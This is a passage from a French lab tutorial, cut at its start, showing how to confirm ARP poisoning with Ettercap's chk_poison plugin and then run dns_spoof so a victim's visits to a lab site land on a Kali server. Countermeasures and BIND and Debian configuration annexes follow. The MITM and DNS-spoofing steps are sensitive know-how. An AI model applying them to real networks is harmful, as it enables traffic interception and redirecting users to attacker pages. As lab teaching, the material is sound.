L'attaque est à présent lancée. Il convient de vérifier le succès de l'empoisonnement à l'aide du plugin ***chk_poison***. Pour cela, il faut aller voir la liste des plugins en cliquant sur le sous menu ***Manage the plugins*** du menu ***Plugins***. Un double clic sur le plugin doit afficher un message confirmant le succès de l'opération.




La consultation du cache ARP de la victime permet de confirmer que la machine pirate est la passerelle du trafic. Attention, il faut attendre un petit moment avant que la nouvelle configuration associée à l'empoisonnement soit prise en compte.


```
#arp -a
```

X- Lancement de l'attaque via le plugin dns_spoof d'Ettercap

Maintenant que le positionnement MITM est effectif, vous pouvez lancer le DSN Spoofing. Pour cela, il faut double cliquer sur le plugin ***dns_spoof***.



Lorsque la victime visite le site cible, des traces s'affichent sur Ettercap.



Sur la machine victime, lors d'un accès au site de *microtuto*, vous devez voir s'afficher la page web du serveur Kali.

XI- Contre-mesures

Pour contrer ou limiter ce type d'attaque, on peut envisager les contre-mesures suivantes :

- Filtrage des adresses MAC : cette technique permet de filtrer en amont les machines autorisées à obtenir une configuration IP auprès du serveur DHCP. Malheureusement, une adresse MAC peut s'usurper facilement. En outre, ce procédé contraint l'administrateur système à recenser l'ensemble des adresses MAC légitimes ;
- Sécurisation du serveur DNS comprenant des restrictions sur les requêtes des clients (*allow-query*), et sur le transfert de zones (*allow-transfer*) via des listes de contrôles d'accès (ACL). Masquer la version de BIND est aussi une bonne pratique ;
- Utilisation du protocole DNSSEC qui protège les enregistrements DNS de bout en bout en signant cryptographiquement les enregistrements ;
- IPS : les systèmes de prévention d'intrusion peuvent détecter le trafic malveillant ;
- Le chiffrement des conversations n'empêchera pas le positionnement MITM mais rendra incompréhensible les flux capturés par la machine pirate.

ANNEXE 1 : configuration du serveur DNS

→ Fichier de description des zones *named.conf.local*.

```
//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

zone "microtuto.local" {
        type master;
        file "/etc/bind/db.microtuto.local";
};

zone "50.16.172.in-addr.arpa" {
        type master;
        file "/etc/bind/db.172.16.50";
};
```

→ Fichier de zone directe *db.microtuto.local*.

```
; fichier de zone directe
;
$TTL    604800
@       IN      SOA     dns-bind.microtuto.local. root.microtuto.local. (
                              2         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
@       IN      NS      dns-bind.microtuto.local.

dns-bind        IN      A       172.16.50.11
www             IN      A       172.16.50.12
dhcp            IN      A       172.16.50.13
```

→ Fichier de zone inverse *db.172.16.50*.

```
; zone inverse associée au réseau des serveurs.
;
$TTL    604800
@       IN      SOA     dns-bind.microtuto.local. root.microtuto.local. (
                              1         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
@       IN      NS      dns-bind.

11      IN      PTR     dns-bind.microtuto.local.
12      IN      PTR     www.microtuto.local.
13      IN      PTR     dhcp.microtuto.local.
```

Pour pouvoir résoudre les noms des machines extérieures au contexte de *microtuto*, il faut configurer un ***forwarder***.

```
forwarders {
        //IP du DNS du FAI.
        212.27.40.241;
};
```

ANNEXE 2 : configuration IP du routeur Debian

→ Fichier de configuration */etc/network/interfaces*.

```
# The loopback network interface
auto lo
iface lo inet loopback

# RESEAU DES CLIENTS
auto eth0
iface eth0 inet static
address 192.168.0.1/24

# RESEAU DES SERVEURS
auto eth1
iface eth1 inet static
address 172.16.50.1/24
```

→ Fichier de configuration */etc/resolv.conf*.

```
search microtuto.local
nameserver 172.16.50.11
```

REMARQUES :

- Le fichier */etc/resolv.conf* doit être identique sur l'ensemble des machines du contexte ;
- Dans les versions récentes d'Ubuntu, le fichier */etc/resolv.conf* ne doit pas être édité. Il faut utiliser la directive ***dns-nameservers*** suivi de l'adresse IP du serveur de nom.